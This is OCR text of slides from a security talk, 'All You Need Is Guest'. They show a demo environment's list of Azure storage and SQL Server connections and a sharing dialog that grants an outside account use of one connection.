


Connections in Zenity Demo (default)

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	14 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	13 min ago	Connected
Azure Queues Azure Queues		Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage		Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	23 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24




Share jamieredingcustomerdata.file.core.windows.net

Enter names, email addresses, user groups, service principal names, or service principal app id

Shared with

Name	Email	Permission ?
Shared with org		Can use
Jamie Reding	jamier@zenitydemo.on...	Owner
jamiercontoso	jamiercontoso@outlook....	Can use + share

enterprisecustomers customercareinsights.database.wi... SQL Server ... 2 wk ago Connected




Share jamieredingcustomerdata.file.core.windows.net

Enter names, email addresses, user groups, service principal names, or service principal app id

Shared with

